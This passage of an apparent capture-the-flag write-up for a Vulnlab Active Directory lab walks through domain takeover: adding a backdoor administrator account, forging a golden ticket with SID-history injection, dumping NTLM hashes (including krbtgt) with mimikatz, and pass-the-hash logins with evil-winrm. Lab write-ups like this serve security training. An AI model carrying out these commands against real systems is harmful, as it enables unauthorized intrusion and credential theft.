
Adding administrator “death” with password “HACKED@123”

```
mimikatz # exit
Bye!

C:\xampp\htdocs\dev>net user death HACKED@123 /add
net user death HACKED@123 /add
The command completed successfully.


C:\xampp\htdocs\dev>net localgroup administrators death /add
net localgroup administrators death /add
The command completed successfully.


C:\xampp\htdocs\dev>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
death
Domain Admins
TRUSTED\Enterprise Admins
The command completed successfully.
```


Opening an RDP session on 10.10.145.102 (LABDC) with xfreerdp as “death”




Crafting a golden ticket for “administrator” with enterprise admin privileges (note the “519” at the end of /sids parameter containing the SID of TRUSTED.VL domain). This is known as SID-History Injection attack. After the ticket is injected into memory (/ptt parameter) and opening a command prompt with “misc::cmd” enables the listing of directories in TRUSTEDDC(10.10.145.101).




Gaining a shell in TRUSTEDDC using PsExec64 .




Successfully finding the flag “root.txt”. However not able to view the contents despite being an enterprise admin.




Adding administrator “death” with password “HACKED@123”



Opening an RDP session as “death” in TRUSTEDDC, it seems that the flag is encrypted.




Transferring mimikatz to TRUSTEDDC.



Opening a high integrity command prompt (via msconfig) and dumping the hashes using mimikatz.

```
FreeRDP: 10.10.145.101
mimikatz 2.2.0 x64 (oe.eo)
C:\Windows\system32>cd c:\users\death\Desktop

c:\Users\death\Desktop>mimikatz64.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /patch
Domain : TRUSTED / S-1-5-21-3576695518-347000760-3731839591

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 15db914be1e6a896e7692f608a9d72ef

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : d9436aebee2db5c6e4166d5e2472fa2d

RID  : 00000835 (2101)
User : death
LM   :
NTLM : e2aa206299c8f3804aaf415beeafb7b4

RID  : 000003e8 (1000)
User : TRUSTEDDC$
LM   :
NTLM : a629f87b60a6664e90b3ef4d2308af56

RID  : 0000044f (1103)
User : LAB$
LM   :
NTLM : 116c5179c853c15c5fca9e9222fa1233

mimikatz # _
```



Opening an evil-winrm session as “administrator” in TRUSTEDDC via pass-the-hash attack and changing the “administrator” password to “HACKED@123”

```
┌──(kali㉿kali)-[~/opt/Vulnlab/trusted]
└─$ evil-winrm -i 10.10.145.101 -u Administrator -H 15db914be1e6a896e7692f608a9d72ef

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----          9/14/2022   9:31 AM             36 root.txt


ca*Evil-WinRM* PS C:\Users\Administrator\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
Access to the path 'C:\Users\Administrator\Desktop\root.txt' is denied.
At line:1 char:1
+ cat root.txt
+ ~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\Users\Administrator\Desktop\root.txt:String) [Get-Content], UnauthorizedAccessException
    + FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand
*Evil-WinRM* PS C:\Users\Administrator\Desktop> net user Administrator HACKED@123
The command completed successfully.

*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
trusted\administrator
```

Still not able to view “root.txt”. The “CIPHER” utility confirmed that the file is encrypted.

```
┌──(kali㉿kali)-[~/opt/Vulnlab/trusted]
└─$ evil-winrm -i 10.10.145.101 -u Administrator -p 'HACKED@123'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
Access to the path 'C:\Users\Administrator\Desktop\root.txt' is denied.
At line:1 char:1
+ cat root.txt
+ ~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\Users\Administrator\Desktop\root.txt:String) [Get-Content], UnauthorizedAccessException
    + FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
Access to the path 'C:\Users\Administrator\Desktop\root.txt' is denied.
At line:1 char:1
+ cat root.txt
+ ~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\Users\Administrator\Desktop\root.txt:String) [Get-Content], UnauthorizedAccessException
    + FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand
*Evil-WinRM* PS C:\Users\Administrator\Desktop> CIPHER /u /n

Encrypted File(s) on your system:

C:\Documents and Settings\Administrator\Desktop\root.txt
C:\Users\Administrator\Desktop\root.txt
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
[2] 0:zshZ 1:xfreerdp-Z 2:ruby*
```

Opening an rdp session as “administrator” seems to solve this issue. (Note that pass-the-hash via rdp throws an error).